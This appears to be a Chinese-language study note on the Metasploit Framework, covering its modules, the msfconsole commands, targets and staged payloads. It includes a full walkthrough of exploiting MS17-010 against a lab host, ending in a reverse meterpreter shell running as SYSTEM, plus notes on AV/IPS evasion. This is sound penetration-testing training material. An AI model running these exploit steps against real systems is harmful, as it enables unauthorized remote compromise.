

04 - Using the Metasploit Framework

Introduction

Metasploit

✅ ==Metasploit 是什么？


Metasploit 是一个 **基于 Ruby 编写的模块化渗透测试框架**，用于：

- ◆ 编写、测试和执行漏洞利用（Exploit）代码；
- ◆ 快速验证系统漏洞、实施攻击、进行横向移动与权限维持；
- ◆ 框架内包含了大量已知漏洞模块和 Payload，可直接调用。

Metasploit 是信息安全领域中最常用的攻击平台之一。

🌲 ==框架分支：Framework vs. Pro

版本	特点与用途
Metasploit Framework	开源、免费、社区驱动，适用于 CLI 用户和安全研究者
Metasploit Pro	商业版本，付费订阅，面向企业级用户，具备 GUI 和高级功能



🔧 ==Metasploit Pro 的额外功能包括：

- ◆ 社会工程攻击模块（如 Phishing 向导）
- ◆ 一键任务链（Task Chains）
- ◆ 漏洞验证（Vulnerability Validation）
- ◆ Web GUI 控制台、报告导出
- ◆ Nexpose 扫描器集成

- ◆ VPN 和代理穿透 (Proxy/VPN Pivoting)

msfconsole: 最常用的控制台界面

msfconsole 特点:

- ◆ 全功能命令行接口, 支持补全、命令行历史等
- ◆ 可以加载模块、设置参数、启动攻击、管理会话
- ◆ 支持运行外部命令
- ◆ 是访问 Metasploit 功能最稳定且官方推荐的方式

Metasploit 架构理解与文件路径

Metasploit 默认安装在: /usr/share/metasploit-framework/

1. 核心架构

目录名	说明
<code>data</code> 、 <code>lib</code>	msfconsole 的工作核心逻辑部分
<code>documentation</code>	项目技术文档

2. Modules 模块目录:

```
ls /usr/share/metasploit-framework/modules
```

包含以下子目录:

- ◆ `exploits`: 漏洞利用代码
- ◆ `payloads`: 反弹/绑定 shell、meterpreter 等有效载荷
- ◆ `post`: 后渗透模块 (信息收集、权限提升等)
- ◆ `auxiliary`: 扫描器、爆破器、漏洞验证模块
- ◆ `evasion`: 绕过检测的攻击模块
- ◆ `encoders`: payload 编码器
- ◆ `nops`: No-Operation 填充模块

3. Plugins 插件扩展:

```
ls /usr/share/metasploit-framework/plugins/
```

- ◆ 支持如 `nessus.rb` (Nessus扫描接口)、`sqlmap.rb` (SQL注入工具接口)、`msgRPC.rb` (远程控制接口) 等
- ◆ 可用于增强功能与自动化渗透流程

4. Script 脚本

```
ls /usr/share/metasploit-framework/scripts/
```

- ◆ 包含 `meterpreter` 脚本、`resource` 脚本 (批量命令执行) 等
- ◆ 用于执行自动化操作与批处理任务

5. Tools 工具

```
ls /usr/share/metasploit-framework/tools/
```

- ◆ 包括模块开发、密码处理、内存转储、硬件利用等小工具
- ◆ 示例: `exploit/`, `password/`, `payloads/`

模块工作流程回顾:

1. 选择 **exploit** 模块 (基于目标系统)
2. 匹配 **payload** (根据漏洞性质选择 Meterpreter 或 shell)
3. 配置参数 (如 RHOST、RPORT、LHOST)
4. 运行攻击 (自动建立会话)
5. 使用 **post** 模块做信息收集、提权、持久化等操作

MSFconsole

什么是 MSFconsole?

`msfconsole` 是 Metasploit Framework 的**核心命令行接口**, 提供了:

- ◆ 所有功能的访问入口;
- ◆ 模块化管理与自动化攻击支持;
- ◆ 自动补全、脚本运行、外部命令执行等强大特性。

它是大多数渗透测试人员与红队使用 Metasploit 的首选方式。

启动 msfconsole

`msfconsole`

启动后会显示经典 ASCII 艺术图 + 当前模块数量概览:

```
Chenduoduo@htb[/htb]$ msfconsole
```

```

      `:oDFo:`
      ./ymM0dayMmy/.
      -+dHJ5aGFyZGVyIQ==+-
      `:sm@~Destroy.No.Data~s:`
      -+h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1-

-.No.0MN8'/.

      -++SecKCoin++e.AMd`
`.-://///hbove.913.ElsmNh+-
      ~/.ssh/id_rsa.Des-
`htN01UserWroteMe!-
```

```

:dopeAW.No<nano>o
:is:TRiKC.sudo-.A:
:we're.all.alike'`
The.PFYroy.No.D7:
:PLACEDRINKHERE!:
yxp_cmdshell.Ab0:
:msf>exploit -j.
:Ns.BOB&ALICEes7:
:---srwxrwx:-.``
`MS146.52.No.Per:
:<script>.Ac816/
sENbove3101.404:
:NT_AUTHORITY.Do
`T:/shSYSTEM-.N:
:09.14.2011.raid
/STFU|wall.No.Pr:
:hevnsntSurb025N.
dNVRGOING2GIVUUP:
:#OUTHOUSE- -s:
/corykennedyData:
:$nmap -oS
SSo.6178306Ence:
:AwsM.da:
/shMTl#beats3o.No.:
:Ring0:
`dDestRoyREXKC3ta/M:
:23d:
sSETEC.ASTRONOMYist:
/- /yo- .ence.N:(){ :|:
& };;
`:Shall.We.Play.A.Game?
tron/
`~`_
ooy.if1ghtf0r+ehUser5`
.. th3.H1V3.U2VjRFNN.jMh+.``
`MjM~WE.ARE.se~MMjMs
+~KANSAS.CITY's~`
J~HAKCERS~./.`
.esc:wq!:`
+++ATH`
`

```

```
+ -- ==[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops          ]
+ -- ==[ 9 evasion                                     ]
```

Metasploit tip: Use sessions -1 to interact with the last opened session

```
msf6 >
```

你也可以使用 `-q` 安静模式启动（无横幅）：

```
Chenduoduo@htb[/htb]$ msfconsole -q
```

```
msf6 >
```

安装与更新 Metasploit

```
sudo apt update && sudo apt install metasploit-framework
```

渗透测试工作流程结构 (MSF Engagement Structure)

Metasploit 渗透流程结构分为五大阶段：

1. Enumeration (信息枚举)

- ◆ 扫描目标 IP；
- ◆ 确定开放端口、服务类型 (HTTP、FTP、SQL 等) ；
- ◆ 识别服务版本，作为后续漏洞利用的基础。

2. Preparation (准备)

- ◆ 检查模块是否存在；
- ◆ 更新 Payload、添加新模块；
- ◆ 查看服务版本是否存在公开漏洞 (Exploit-DB/CVE 等) 。

3. Exploitation (漏洞利用)

- ◆ 使用合适的 `exploit` 模块；
- ◆ 配置目标地址、端口；
- ◆ 结合 `payload` 发起攻击。

4. Privilege Escalation (权限提升)

- ◆ 执行 `post` 模块；
- ◆ 提升为管理员或系统权限。

5. Post-Exploitation (后渗透)

- ◆ 建立持久性访问；
- ◆ 横向移动（Pivoting）；
- ◆ 提取敏感数据（数据渗出）。

Engagement Structure

Enumeration

Service Validation

Passive Scanning

- OSINT
- Interacting with services legitimately
- whois / DNS records

Active Scanning

- nMap / Nessus / NexPose scans
- Web service identification tools
- Built-with identification tools

Vulnerability Research

- VulnDB (GUI)
- Rapid7 (GUI)
- SearchSploit (CLI)
- Google Dorking (GUI)

> search [vuln. name]

> use [index no.]

Proceed to Preparation

Preparation

Code Auditing

Dependency Check

Importing Custom Modules

Proceed to Exploitation

Exploitation

Run Module Locally

Set Parameters

Options (> show options)

- URI
- PROXIES
- RHOST / RPORT
- USERNAMES
- PASSWORDS
- DICTIONARIES
- SESSION

> set [option] [value]

Payloads (> show payloads)

- METERPRETER
- SHELL BINDS
- REVERSE SHELLS
- EXE

> set payload [index no.]


Targets (> show targets)

- LINUX
- WINDOWS
- MACOSX
- OTHERS

> set target [OS]

Run

Next target



MSF Components

Modules

📦 Metasploit 模块概览

Metasploit 中的模块是**已开发且经过测试的漏洞利用脚本**，可用于：

- ◆ 快速利用已知漏洞；
- ◆ 自动化执行攻击行为；
- ◆ 作为手动渗透测试的辅助工具。

⚠️ **注意：** 使用失败 ≠ 漏洞不存在！某些模块需要**手动调整与环境定制**才能成功利用。

🏠 模块命名结构

<编号> <类型>/<操作系统>/<服务>/<模块名>

例如：794 exploit/windows/ftp/scriptftp_list

模块类型说明：

类型	作用描述
exploit	漏洞利用模块，核心攻击模块
auxiliary	辅助功能（如扫描器、爆破器、嗅探器、管理模块）
payload	用于反弹 shell、上传 Meterpreter、创建回连连接等
post	后渗透模块，如信息收集、提权、横向移动等
encoder	对 payload 进行编码处理以绕过防御
evasion	规避 AV、IDS 等检测

类型	作用描述
nops	No Operation, 占位用
plugins	插件, 用于增强控制台功能

模块搜索功能 (`search` 命令)

`msf6 > search` [关键词或过滤条件]

常用搜索字段:

关键词	示例
cve	cve:2017-0143
type	type:exploit
platform	platform:windows
author	author:hdm
rank	rank:excellent
port	port:445
name	name:eternalromance

组合示例: `search type:exploit platform:windows cve:2021 rank:excellent microsoft`

使用 EternalRomance 模块的攻击流程演示

 第一步: 确认目标 SMB 端口开放

```
Chenduoduo@htb[/htb]$ nmap -sV 10.10.10.40
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-13 21:38 UTC
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

```
Nmap scan report for 10.10.10.40
```

```
Host is up (0.051s latency).
```

```
Not shown: 991 closed ports
```

```
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
```

```
49152/tcp  open  msrpc        Microsoft Windows RPC
```

```
49153/tcp  open  msrpc        Microsoft Windows RPC
```

```
49154/tcp  open  msrpc        Microsoft Windows RPC
```

```
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 60.87 seconds

第二步：搜索对应模块

```
msf6 > search ms17_010
```

Matching Modules

#	Name	Disclosure Date	Rank
Check	Description		
-	---	-----	---
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average
Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption		
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal
Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution		
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal
No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution		
3	auxiliary/scanner/smb/smb_ms17_010		normal
No	MS17-010 SMB RCE Detection		

第三步：选择模块并查看参数

<SNIP>

Matching Modules

#	Name	Disclosure Date	Rank
Check	Description		
-	---	-----	---
0	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal
Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution		

Windows Code Execution

```
1 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Command Execution
```

```
msf6 > use 0
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > options
```

Module options (exploit/windows/smb/ms17_010_psexec):

Name	Current Setting	
Required Description		
DBGTRACE	false	yes
Show extra debug trace info		
LEAKATTEMPTS	99	yes
How many times to try to leak transaction		
NAMEDPIPE		no
A named pipe that can be connected to (leave blank for auto)		
NAMED_PIPES	/usr/share/metasploit-framework/data/wo	yes
List of named pipes to check	rdlists/named_pipes.txt	
RHOSTS		yes
The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit		
RPORT	445	yes
The Target port (TCP)		
SERVICE_DESCRIPTION		no
Service description to to be used on target for pretty listing		
SERVICE_DISPLAY_NAME		no
The service display name		
SERVICE_NAME		no
The service name		
SHARE	ADMIN\$	yes
The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a no		
rml read/write folder share		
SMBDomain	.	no
The Windows domain to use for authentication		
SMBPass		no
The password for the specified username		
SMBUser		no

The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

可以在选择模块后使用 `info` 命令。这将给我们提供一系列对我们很重要的信息。

```
msf6 exploit(windows/smb/ms17_010_psexec) > info
```

Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution

Module: exploit/windows/smb/ms17_010_psexec

Platform: Windows

Arch: x86, x64

Privileged: No

License: Metasploit Framework License (BSD)

Rank: Normal

Disclosed: 2017-03-14

Provided by:

sleepya

zerosum0x0

Shadow Brokers

Equation Group

Available targets:

Id	Name
--	----
0	Automatic

- 1 PowerShell
- 2 Native upload
- 3 MOF upload

Check supported:

Yes

Basic options:

Name	Current Setting	
Required	Description	
_____	_____	_____
- _____		
DBGTRACE	false	yes
Show extra debug trace info		
LEAKATTEMPTS	99	yes
How many times to try to leak transaction		
NAMEDPIPE		no
A named pipe that can be connected to (leave blank for auto)		
NAMED_PIPES	/usr/share/metasploit-framework/data/wo	yes
List of named pipes to check		
	rdlists/named_pipes.txt	
RHOSTS		yes
The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit		
RPORT	445	yes
The Target port (TCP)		
SERVICE_DESCRIPTION		no
Service description to to be used on target for pretty listing		
SERVICE_DISPLAY_NAME		no
The service display name		
SERVICE_NAME		no
The service name		
SHARE	ADMIN\$	yes
The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share		
SMBDomain	.	no
The Windows domain to use for authentication		
SMBPass		no
The password for the specified username		
SMBUser		no
The username to authenticate as		

Payload information:

Space: 3072

Description:

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

References:

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
<https://github.com/worawit/MS17-010>
https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
<https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/>

Also known as:

ETERNALSYNERGY
ETERNALROMANCE
ETERNALCHAMPION
ETERNALBLUE

⚙️ 第四步：设置目标参数

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40
```

```
RHOSTS ⇒ 10.10.10.40
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > options
```

Name	Current Setting	
Required Description		
----	-----	-----
--		
DBGTRACE	false	yes

Show extra debug trace info

LEAKATTEMPTS	99	yes
--------------	----	-----

How many times to try to leak transaction

NAMEDPIPE		no
-----------	--	----

A named pipe that can be connected to (leave blank for auto)

NAMED_PIPES	/usr/share/metasploit-framework/data/wo	yes
-------------	---	-----

List of named pipes to check

	rdlists/named_pipes.txt	
--	-------------------------	--

RHOSTS	10.10.10.40	yes
--------	-------------	-----

The target host(s), see <https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit>

RPORT	445	yes
-------	-----	-----

The Target port (TCP)

SERVICE_DESCRIPTION		no
---------------------	--	----

Service description to to be used on target for pretty listing

SERVICE_DISPLAY_NAME		no
----------------------	--	----

The service display name

SERVICE_NAME		no
--------------	--	----

The service name

SHARE	ADMIN\$	yes
-------	---------	-----

The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a no

rmal read/write folder share

SMBDomain	.	no
-----------	---	----

The Windows domain to use for authentication

SMBPass		no
---------	--	----

The password for the specified username

SMBUser		no
---------	--	----

The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

此外，还有 `setg` 选项，它指定我们选择的选项在程序重新启动之前是永久的。因此，如果我们在一个特定的目标主机上工作，我们可以使用这个命令设置一次IP地址，并且在我们将焦点转移到不同的IP地址之前不要再次更改它。

第五步：执行攻击

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
```

```
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f
66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53
65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.14.15:4444 →
```



```
10.10.10.40:49158) at 2020-08-13 21:37:21 +0000
[+] 10.10.10.40:445 - =====
=====
[+] 10.10.10.40:445 - -----WIN-----
=====
[+] 10.10.10.40:445 - =====
=====

meterpreter> shell

C:\Windows\system32>
```

第六步：获取目标 shell

```
[*] Command shell session 1 opened (10.10.14.15:4444 → 10.10.10.40:49158)
```

```
C:\Windows\system32> whoami

whoami
nt authority\system
```

Targets


Metasploit 中的 **target** 指的是模块专为某些 **特定操作系统版本和服务版本** 而定制的利用方式。

每个 Exploit 模块都可能适用于多个系统版本（如 Windows 7、XP、IE8、IE9 等），目标列表会帮助我们根据目标环境选择最匹配的利用方法。

常用命令

命令	说明
<code>show targets</code>	显示当前 Exploit 模块支持的所有目标类型
<code>set target <编号></code>	手动设置要使用的目标编号
<code>info</code>	显示当前模块的详细信息，包括可用目标、描述、作者等
<code>options</code>	显示当前模块所有参数，包括 RHOSTS、LHOST、payload 等

示例：MS17-010 与 IE UAF 漏洞对比

 MS17-010 模块：

```
use exploit/windows/smb/ms17_010_psexec
show targets
```

返回结果：

```
Id  Name
--  ---
0   Automatic
```

说明此模块仅支持“自动识别目标”，无需手动选择。

✅ MS12-063 IE 漏洞模块（Use-After-Free）：

```
use exploit/windows/browser/ie_execcommand_uaf
show targets
```

返回结果：

```
Id  Name
--  ---
0   Automatic
1   IE 7 on Windows XP SP3
2   IE 8 on Windows XP SP3
3   IE 7 on Windows Vista
4   IE 8 on Windows Vista
5   IE 8 on Windows 7
6   IE 9 on Windows 7
```

说明该漏洞可影响多个操作系统和浏览器组合。

🔴 自动 vs 手动目标选择

方式	命令	适用情况说明
自动选择	默认 <code>target ⇒ 0</code>	适合不确定目标版本或模块可自动判断时
手动指定	<code>set target 6</code>	已知目标系统为特定版本时更稳定、成功率高

🧠 目标编号背后的技术逻辑

每个 `target` 代表一组：

- ◆ 操作系统版本（如 Win7 SP1）
- ◆ 软件版本（如 IE9）
- ◆ 返回地址（如 `jmp esp`、`pop pop ret`）
- ◆ 语言版本（有时语言影响内存偏移）

这些信息决定了 payload 如何注入，以及利用是否成功。

📦 高级技巧：自己构建目标信息

如果你想开发新模块或研究未知系统，可能需要：

工具/步骤	用法说明
<code>msfpescan</code>	扫描二进制程序中可利用的返回地址（ <code>jmp esp</code> 等）
拿到目标二进制文件	比如 DLL、EXE、SYS 文件
查看模块注释	很多模块中会写明 <code>target</code> 条件如何触发

✅ 示例：设置指定目标

假设我们要攻击 Windows 7 + IE9 组合：

```
use exploit/windows/browser/ie_execcommand_uaf
set target 6
```

然后继续配置 payload 与参数后发起攻击。

Payloads

== 一、Payload 定义 ==

Payload 是在目标系统上执行的代码，用于获取控制权限。

- ◆ **作用：**与 exploit 模块配合使用，exploit 负责漏洞利用，payload 负责执行后续代码（如反弹 shell）。
- ◆ **常见功能：**获取 shell、上传/下载文件、执行命令、建立 Meterpreter 会话。

二、Payload 三种类型

1. Singles（单体型）

- ◆ 特点：所有 shellcode 都在一个 payload 中完成。
- ◆ 优点：结构简单，易用。
- ◆ 缺点：体积较大，部分漏洞可能不支持。
- ◆ 示例：`windows/shell_bind_tcp`

2. Stagers (连接器)

- ◆ 功能：在目标执行后，Stager 会与攻击者机器建立网络连接（如 reverse_tcp 或 bind_tcp），然后准备接收 Stage。
- ◆ 特点：设置并维护与攻击者之间的连接。
- ◆ 优点：体积小，便于注入；支持网络连接（如 reverse_tcp）。
- ◆ 通常用于与 Stage 配合使用。

Windows NX vs. NO-NX Stagers

- ◆ **NX (No-eXecute)**：现代CPU的一种内存保护机制，配合 Windows 的 DEP 功能使用。
- ◆ **问题**：在启用 NX/DEP 的系统上，非兼容的 stager 会被阻止。
- ◆ **解决方案**：Metasploit 默认使用兼容 Win7 + NX 的 stager（如 VirtualAlloc）。

DEP (**Data Execution Prevention**，数据执行保护) 是 Windows 操作系统中的一项**内存安全保护机制**，其主要目标是**防止恶意代码在不应该被执行的内存区域运行**。

3. Stages (功能模块)

Stage 是主功能模块的载体，由 Stager 下载并在目标主机上执行。

- ◆ **用途**：提供完整功能，如 Meterpreter、VNC、Shell 等。
- ◆ **优点**：
 - ◆ 不受大小限制，可实现复杂操作。
 - ◆ 运行于内存中，减少被杀软发现的几率。
- ◆ **加载流程**：
 1. Stager 通过网络连接发起 Stage 下载请求；
 2. 若 Stage 较大，会先由“中间阶段”中转分块加载；
 3. 下载完成后自动执行主 Stage（如 Meterpreter）。

项目	Stager	Stage (或 Staged Payload)
大小	小 (适合注入/绕过)	大 (支持复杂功能)
存在位置	常驻连接端口，驻留内存短暂	驻留目标内存，执行后可持续互动
示例名称	windows/reverse_tcp	windows/meterpreter/reverse_tcp
DEP/NX兼容性	默认启用兼容选项	需要由 Stager 保证执行成功

命名规则：

- ◆ Single Payload: windows/shell_bind_tcp
- ◆ Staged Payload: windows/shell/bind_tcp (斜杠代表是 staged payload)

Staged Payloads

Staged Payloads是一个 **exploitation process**，它被模块化并在功能上分离，以帮助将其完成的不同功能分离到不同的代码块中，每个代码块单独完成其目标，但将攻击链接在一起。除了授予对目标系统的shell访问权限外，此有效负载的范围与其他负载一样，尽可能紧凑和不显眼，以帮助防病毒(**AV**)/入侵防御系统(**IPS**)规避。

阶段负载的 **Stage0** 表示通过网络发送到目标机器的易受攻击服务的初始shellcode，其唯一目的是初始化回攻击机器的连接。这就是所谓的反向连接。作为Metasploit用户，我们将在常用名称 **reverse_tcp**，**reverse_https** 和 **bind_tcp** 下遇到它们。例如，在 **show payloads** 命令下，您可以查找如下所示的有效负载：

MSF - Staged Payloads

```
msf6 > show payloads
```

```
<SNIP>
```

```
535 windows/x64/meterpreter/bind_ipv6_tcp
normal No      Windows Meterpreter (Reflective Injection x64), Windows
x64 IPv6 Bind TCP Stager
536 windows/x64/meterpreter/bind_ipv6_tcp_uuid
normal No      Windows Meterpreter (Reflective Injection x64), Windows
x64 IPv6 Bind TCP Stager with UUID Support
537 windows/x64/meterpreter/bind_named_pipe
normal No      Windows Meterpreter (Reflective Injection x64), Windows
x64 Bind Named Pipe Stager
538 windows/x64/meterpreter/bind_tcp
normal No      Windows Meterpreter (Reflective Injection x64), Windows
x64 Bind TCP Stager
539 windows/x64/meterpreter/bind_tcp_rc4
normal No      Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager (RC4 Stage Encryption, Metasm)
540 windows/x64/meterpreter/bind_tcp_uuid
normal No      Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager with UUID Support (Windows x64)
541 windows/x64/meterpreter/reverse_http
normal No      Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (wininet)
542 windows/x64/meterpreter/reverse_https
normal No      Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (wininet)
543 windows/x64/meterpreter/reverse_named_pipe
normal No      Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse Named Pipe (SMB) Stager
```

```
544 windows/x64/meterpreter/reverse_tcp
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse TCP Stager
545 windows/x64/meterpreter/reverse_tcp_rc4
normal No Windows Meterpreter (Reflective Injection x64), Reverse
TCP Stager (RC4 Stage Encryption, Metasm)
546 windows/x64/meterpreter/reverse_tcp_uuid
normal No Windows Meterpreter (Reflective Injection x64), Reverse
TCP Stager with UUID Support (Windows x64)
547 windows/x64/meterpreter/reverse_winhttp
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (winhttp)
548 windows/x64/meterpreter/reverse_winhttps
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTPS Stager (winhttp)

<SNIP>
```

反向连接不太可能触发预防系统，比如初始化连接的是受害主机，它大多数时候驻留在所谓的 **security trust zone**。但是，当然，网络中的安全设备和人员不会盲目地遵循此信任策略，因此攻击者即使在执行此步骤时也必须谨慎行事。

“**Security Trust Zone (安全信任区)**”是指在信息安全架构中根据**信任等级**对网络或系统资源进行**逻辑划分**的区域。这个概念通常用于企业或机构的网络架构设计，用于描述不同区域之间的信任关系，并据此配置安全策略和访问控制。

